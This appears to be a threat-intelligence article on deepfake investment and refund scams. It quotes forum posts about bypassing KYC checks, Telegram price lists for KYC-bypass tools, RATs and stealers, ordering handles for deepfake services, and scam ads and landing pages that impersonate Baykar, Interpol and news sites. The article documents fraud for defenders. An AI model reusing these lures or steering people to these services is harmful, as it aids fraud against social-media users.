We have seen that deepfakes have been frequently used for disinformation especially during the Russia-Ukraine war, fraud, and parody purposes in recent years. On the other hand, when we look at forums and Telegram channels where scammers and threat actors are frequently present, it is noticeable that messages shared about deepfakes and fraud services have increased. Naturally, this increase also raises the risk for individuals spending time on social networks to fall victim to such frauds and cyber attacks.



Deep Fake

If you are good at Deep Fake video/ webcam etc pm me, no clowns...

[redacted] · Subject · 03/06/2024 · deepface · **deepfake** · **deepfake** s · Answers: 2 · Section: SI / Phishing / APT / Fraud

how to bypass KYC on an Android device?

yes, I know that you need to use **deepfake** , but I'm asking about the method of uploading a photo or video into an application that opens the camera to take a selfie

[redacted] · Message #4 · 03/06/2024 · Section: SI / Phishing / APT / Fraud

how to bypass KYC on an Android device?

Deepfake (eng. **deepfake** from deep learning "deep learning" + fake "fake") I even open exchanges and remove 2FA

[redacted] · Message #3 · 03/06/2024 · Section: SI / Phishing / APT / Fraud

DEEPFAKE - High-quality DEEPFAkes for every taste Online 24/7 CHEAP AND FAST

Portfolio ► t.me/TESLACREO Place an order ► t.me/ROADSTERLOLZ

[redacted] . · Subject · 03/01/2024 · **deepfake** · **deepfake** s · deepfakes · dips · face swap · Answers: 3 · Section: OTHER: everything else

I'll copy any React website with animations and make changes there | I'll copy any react site with animations, and make changes there


Price? smillar undress.ai etx? **deepfake** ?

[redacted] Message #6 · 02/26/2024 · Section: OTHER: everything else

#DEEPACH DOCUMENTS/DRAWING (Documents/CC/Selfie) REAL PLASTIC, EMBOSSING+HOLOGRAM

im interested in **deepfake** video with fake document saying one phrase in video

[redacted] Message #24 · 02/18/2024 · Section: DOCUMENTS: scans, renderings; calls, punching and sms



[redacted]

1,420 subscribers

Pinned message

📌 FAQ: [redacted] Android Software 👋 Welcome to our Channel! We built [redacted] to regain control over online KYC accounts an...

⭐ **TOOL PRICE LIST:**

📱 [redacted] RTMP $5000 USD


💫 [redacted] PRO $10000 USD

🖥️ Desktop Emulator (WSA) $4000 USD

- - -

🧑‍💻 **Are you an Expert in Bypassing KYC?**

Get any tool FREE by joining the Private Group



[redacted]
1,528 subscribers

Pinned message
[redacted] Wide Range Of Bots And Applications By Categories E


Scam / Spoof / Spam Bots & Applications
Scam Crypto Exchange (Paid Subscription)
Deep CallSpoofer (Paid Subscription Replica)
Deep MailSpoofer (Paid Subscription)
AI Deep VideoCallSpoofer (Paid Lifetime)
Deep BluetoothSpammer (Paid Lifetime)
DeepFake AI (Paid Subscription)
DeepNude Pro (Paid Lifetime)
Deep File Spoofer (Paid Lifetime)

RAT / Stealer / Hacking Bots & Applications
Kali Linux on Mac / Windows (Paid Lifetime)
Fuse RAT (Paid Lifetime)
Venom RAT + HVNC (Paid Lifetime)
Medusa RAT (Paid Lifetime)
Hook Botnet (Paid Lifetime)
Silver RAT (Paid Lifetime)
RDP Stealer To Bot (Paid Lifetime)
Web Hack Mobile App (Paid Lifetime)
BlackWin Spyware Bot (Paid Lifetime)

The Deepfake Gang

If you work at or receive services from a cyber threat intelligence firm like SOCRadar, which tracks the activities of threat actors and scammers and provides 24/7 intelligence to its clients, you have the opportunity to closely follow and stay informed about the suspicious and harmful activities carried out by malicious individuals across various platforms.

Based on information I recently obtained, I began closely monitoring a fraud gang that I believe to be based in Russia, with the technical details of their operations to be covered in another article. Since October 2023, this gang has been attempting fraud by using the names of international organizations such as Slovnaft, INA d.d, Bosphorus Gaz, and defense companies like Baykar, as well as Interpol. They targeted their victims through fake ads on Facebook, Instagram, Messenger, which are platforms under Meta. Occasionally, they also placed fake ads on Google‘s search page. To ensnare the citizens of their targeted countries, this gang did not hesitate to use deepfake images and videos of politicians, business people, and news anchors.



Launched April 2024

BodyGliss
Sponsored

Exciting news! ✨ Introducing two alluring scents in our BodyGliss massage collection - a perfect blend of silky softness and passion. Elevate your intimate moments with velvety textures that leave you smooth, not sticky. Choose from a variety of delightful scents, including our special Winter Christmas edition. 🌟 Unveil the magic of sensual massages and ignite the spark of passion. #BodyGliss #NewScents #SensualMagic #IntimacyUnleashed https://www.easytoys.nl/bodygliss-massage-olie-en-...

following our Advertising Standards.

4 ads use this creative and text

Financial Adviser
Sponsored

Szenzációs felfedés ! A gondosan elrejteni próbált információ, mostanra közkinccsé vált !


Szenzációs felfedezés!
A leleplezés és a kormány reakciója! Mi lesz a következő lépés?

Information Factor
Sponsored

Registračný program bol predĺžený do prvého štvrťroka 2024. Nepremeškajte príležitosť zaregistrovať sa, viac informácií získate kliknutím sem.

Mnohým občanom sa zvýšili príjmy

INONE-NEWS.COM
Nepremeškajte príležitosť zaregistrovať sa, viac informácií získate kliknutím sem.



facebook.com/ads/library/?active_status=all&ad_type=all&country=ALL&q=

Launched April 2024

Platforms

8 ads use this creative and text

See summary details

Information Factor
Sponsored

Registračný program bol predĺžený do prvého štvrťroka 2024. Nepremeškajte príležitosť zaregistrovať sa, viac informácií získate kliknutím sem.

Sorry, we're having trouble playing this video.
Learn more

Platforms

This ad was run by an account we later disabled for not following our Advertising Standards.

2 ads use this creative and text

See summary details

Financial Adviser
Sponsored

Ne maradjon le a hírekről, olvassa el a teljes beszámolót weboldalunkon

Platforms

This ad was run by an account we later disabled for not following our Advertising Standards.

EU transparency


See ad details

Valódi hír
Sponsored

Ne maradjon le a hírekről, olvassa el a teljes beszámolót weboldalunkon

INONE-NEWS.COM
Ne maradjon le a hírekről, olvassa el a teljes beszámolót weboldalunkon
Ne maradjon le a hírekről, olvassa el a teljes beszámolót weboldalunkon

Learn more



facebook.com/ads/library/?active_status=all&ad_type=all&country=ALL&q=

Launched May 2024

Information Factor
Sponsored

Registračný program bol predĺžený do prvého štvrťroka 2024. Nepremeškajte príležitosť zaregistrovať sa, viac informácií získate kliknutím sem.

INONE-NEWS.COM
Registračný program bol predĺžený do prvého štvrťroka 2024. Nepremeškajte príležitosť zaregistrovať sa, viac informácií získate kliknutím sem.

Learn more

Library ID: 2354073148130857
Inactive
May 23, 2024 - May 24, 2024

Information Factor
Sponsored

Registračný program bol predĺžený do prvého štvrťroka 2024. Nepremeškajte príležitosť zaregistrovať sa, viac informácií získate kliknutím sem.

Library ID: 309591528865422
Inactive
May 21, 2024 - May 22, 2024

Information Factor
Sponsored


Registračný program bol predĺžený do prvého štvrťroka 2024. Nepremeškajte príležitosť zaregistrovať sa, viac informácií získate kliknutím sem.

INONE-NEWS.COM
Nepremeškajte príležitosť zaregistrovať sa, viac informácií získate kliknutím sem.

Learn more

Library ID: 920027426560256
Inactive
May 21, 2024 - May 22, 2024

For example, in their ads targeting Turkish citizens, they used deepfake images and videos of well-known figures such as Selçuk BAYRAKTAR, Acun ILICALI, İsmail KÜÇÜKKAYA.




facebook.com/ads/library/?active_status=all&ad_type=all&country=ALL&q=

Launched April 2024

Son Dakika Haberleri
Sponsored
Toplum onlardan saklanan şey karşısında hâlâ şokta!
OFFICIAL-TR-NEWS.TODAY
Daha fazlasını burada okuyun

Bilgi portalı
Sponsored
Toplum onlardan saklanan şey karşısında hâlâ şokta!
HURRIYET-TR.TODAY
Daha fazlasını burada okuyun

Bilgi portalı
Sponsored
Toplum onlardan saklanan şey karşısında hâlâ şokta!
HURRIYET-TR.TODAY
Daha fazlasını burada okuyun



hurriyet-tr.today/[redacted]


2013 yılı Eylül ayında Fox TV'de "Çalar Saat" adlı programı sunmaya başladı.Gazeteci İsmail Küçükkaya 10 Temmuz 2016'da Samsun'da görev yapan görsel sanatlar öğretmeni Eda Demirci ile evlendi.

Welcome
Let's create your account!

First name
Last name
Email
+1 201-555-0123

İsmail Küçükkaya İçin Tıklayınız!

Sizlere daha iyi hizmet sunabilmek adına sitemizde **çerez** konumlandırmaktayız. Kişisel verileriniz, KVKK ve GDPR kapsamında toplanıp işlenir. Detaylı bilgi almak için **Aydınlatma Metnimizi** inceleyebilirsiniz.



facebook.com/ads/library/?active_status=all&ad_type=all&country=ALL&q=

Launched May 2024


Supp IE
Sponsored
✈️ BAYKAR, savunma endüstrisinin öncü konumunu koruyarak özel bir yatırım platformu başlatıyor ve halka açık şirketlerin hisselerini alıp satma imkanı sunuyor. Artık savunma sektöründe yatırım yapmak birkaç tıklamayla kolayca gerçekleşebilir.
💰 İşlem yapmaya başlamak için minimum 8000 lira yatırım yapmanız gerekmekte; ardından size tüm sorularınızı cevaplayacak kişisel bir...

Story WA
Sponsored
✈️ BAYKAR, savunma endüstrisinin öncü konumunu koruyarak özel bir yatırım platformu başlatıyor ve halka açık şirketlerin hisselerini alıp satma imkanı sunuyor. Artık savunma sektöründe yatırım yapmak birkaç tıklamayla kolayca gerçekleşebilir.
💰 İşlem yapmaya başlamak için minimum 8000 lira yatırım yapmanız gerekmekte; ardından size tüm sorularınızı cevaplayacak kişisel bir...

Baykar Active
Sponsored
✅ BAYKAR, savunma endüstrisinde öncü konumunu koruyarak özel bir yatırım platformunu başlatıyor ve halka açık şirketlerin hisselerini alıp satma imkanı sunuyor. Artık savunma sektöründe yatırım yapmak birkaç tıklamayla kolayca gerçekleşebilir.
✅ İşlem yapmaya başlamak için minimum 8000 lira yatırım yapmanız gerekmekte; ardından size tüm sorularınızı cevaplayacak kişisel bir yöneti...
WAYTRAILS.ONLINE
☆☆☆☆☆ 4.9/5

Library ID: 3530799930502558
Library ID: 1348043265865920
Library ID: 2231680927210057

In one of the deepfake videos, it was promised that with a minimum investment of **8000 TRY**, one could earn up to **100,000 TRY** per month. When visiting the associated links, you would sometimes encounter a very simple form asking only for your first name, last name, email address, and mobile phone number. Other times, you would see a more visually rich form with multiple-choice options designed to gather more information, followed by a message stating that an operator would contact you shortly.


inone-news.com/[redacted]

INTERPOL


Служба отмены Денежных переводов

Служба отмены денежных переводов без оплаты за услуги

С Целью обеспечения безопасноти и законности в Европе

INTERPOL Заполните анкету для начала возврата денежных средств

Заполнить Анкету


inone-news.com/[redacted]

INTERPOL


Money Transfer Cancellation Service

Cancellation service for money transfers without payment for services

To ensure security and legality in Europe

INTERPOL Fill out the form to begin your refund

Fill out the Questionnaire


inone-news.com/[redacted]

Enter your contact information to contact an Interpol forensic specialist

ENTER YOUR NAME

Enter your name

ENTER LAST NAME

Enter last name

ENTER EMAIL

Enter email address


ENTER PHONE NUMBER

+1 Phone Number

□ I agree with the Privacy Policy

□ I'm over 18 years old

Register



inone-news.com/[redacted]

Slovnaft odštartoval investície, ktoré majú znížiť energetickú náročnosť jeho výroby

Odstávky v rafinérii naplánovali na dva mesiace.

Foto: Slovnaft

Aktuality | 25.05.2022 | Radovan Potočár


Najčítanejšie články

1 Obrovský veterný park krachuje. Nedokáže dodať zmluvný objem zelenej elektriny
2 Nakúpili rekordný objem, ponuka bola trojnásobná. Štáty EÚ opäť spoločne obstarali plyn
3 Spojili kotly, slnečné kolektory a tepelné čerpadlá. Ako vyzerá nové vykurovanie Hornej Nitry (+VIDEO)
4 Neplatí, že ruský plyn je zázračne lacný. Aj Gazprom si účtuje podľa ceny na burze
5 Čaká sa na novú vyhlášku ÚRSO. SEPS odkladá pripojenie k platformám MARI a PICASSO
6 Prišli stovky pripomienok. Tarabova novela zákona o EIA čelí kritike aj v

Na účely prispôsobenia obsahu a reklám, poskytovania funkcií sociálnych médií a analýzy návštevnosti používame súbory cookie. Informácie o tom, ako používate naše webové stránky, poskytujeme aj našim partnerom v oblasti sociálnych médií, inzercie a analýzy. Viac informácií

Rozumiem

VIESSMANN
VITOCAL
Inteligentné tepelné čerpadlo
Chcem sa informovať
Vybaviť všetko online vo VSE? Jednoduchšie ako uvariť čaj
MOJE VSE
Prihlásiť sa
Energetický manažment a jednoduché vyúčtovanie energií.
BELIMO
Finish update



inone-news.com/[redacted]

Investujú 36 miliónov eur

„Údržba a modernizácia zahŕňa rafinérske výrobné jednotky destilácie a hydrokrakovania, a tiež kľúčové výrobné jednotky petrochémie, vrátane výrobnej jednotky na výrobu plastov LDPE4, ktorá patrí k najmodernejším v Európe," priblížil manažér Riadenia projektov a plánovaných odstávok spoločnosti Slovnaft Lukáš Noskovič.

Welcome

Let's create your account!

First name

Last name

Email

+1 201-555-0123

obsah aktuálneho čísla

Novinky e-mailom

Zadajte váš e-mail a my Vám budeme zasielať len najdôležitejšie informácie. (max. 1 x týždenne)

Váš e-mail ...

Odoberať novinky

Najbližšie podujatie

Energetické spoločenstvá a zdieľanie elektriny


14. marca 2024

Podujatie efocus.sk, na ktorom odborníci v energetike pomôžu účastníkom konferencie vykonať kroky smerujúce k vytvoreniu energetickej

Na účely prispôsobenia obsahu a reklám, poskytovania funkcií sociálnych médií a analýzy návštevnosti používame súbory cookie. Informácie o tom, ako používate naše webové stránky, poskytujeme aj našim partnerom v oblasti sociálnych médií, inzercie a analýzy. Viac informácií

Rozumiem

Vybaviť všetko online vo VSE? Jednoduchšie ako uvariť čaj
MOJE VSE
Prihlásiť sa
Energetický manažment a jednoduché vyúčtovanie energií.
BELIMO
Finish update




inone-news.com/

PROMO

A Mercedes was presented to the lucky winner of Ina's prize draw

Sponsored article, Tuesday, 23.1.2024. at 10:39

Photo: INA



inone-news.com/[redacted]

industrial investment in the history of Croatia is underway, making it one of the most modern refineries in the region of Central and Southeastern Europe. Sustainable alternatives are being developed at an industrial location in Sisak. INA Group is a member of MOL Group.

Welcome


Let's create your account!

first name

Last name

E-mail

+1 201-555-0123



hurriyet-tr.today/[redacted]

İsmail Küçükkaya Biyografisi

Doğum Yeri Kütahya / Türkiye

Doğum Tarihi 1.01.1972

İsmail Küçükkaya Kimdir ?

İsmail Küçükkaya,1972 yılında Kütahya Simav'da dünyaya geldi. ilk ve orta öğrenimini Kütahya'da gördü.Üniversite öğrenimini ise Gazi Üniversitesi Gazetecilik bölümünde tamamladı.İsmail Küçükkaya, gazetecilik kariyerine 1991 yılında Hürriyet Gazetesi'nde muhabirlik yaparak başladı.

Hürriyet Gazetesi'nde çalıştıktan sonra Sabah ve Star gazetelerinde görev aldı. 2000 yılında Akşam gazetesinde köşe yazarlığı yapmaya başlayan gazeteci, 2003 yılında köşe yazarlığını da sürdürerek SkyTürk TV'de Ankara temsilcisi olarak çalışmaya başladı.


2005-2008 senelerinde Akşam Gazetesi'nin Ankara temsilciliği yürüten Küçükkaya, 2008 yılı Kasım ayında Akşam Gazetesi'nin genel yayın yönetmeni oldu. Haziran 2013 tarihinde Gezi Parkı olaylarının ardından görevinden alındı.

2013 yılı Eylül ayında Fox TV'de "Çalar Saat" adlı programı sunmaya başladı.Gazeteci İsmail Küçükkaya 10 Temmuz 2016'da Samsun'da görev yapan görsel sanatlar öğretmeni Eda Demirci ile evlendi.

Welcome

Let's create your account!

Sizlere daha iyi hizmet sunabilmek adına sitemizde **çerez** konumlandırmaktayız. Kişisel verileriniz, KVKK ve GDPR kapsamında toplanıp işlenir. Detaylı bilgi almak için **Aydınlatma Metnimizi** inceleyebilirsiniz.



hurriyet-tr.today/[redacted]

2013 yılı Eylül ayında Fox TV'de "Çalar Saat" adlı programı sunmaya başladı.Gazeteci İsmail Küçükkaya 10 Temmuz 2016'da Samsun'da görev yapan görsel sanatlar öğretmeni Eda Demirci ile evlendi.

Welcome

Let's create your account!

First name

Last name

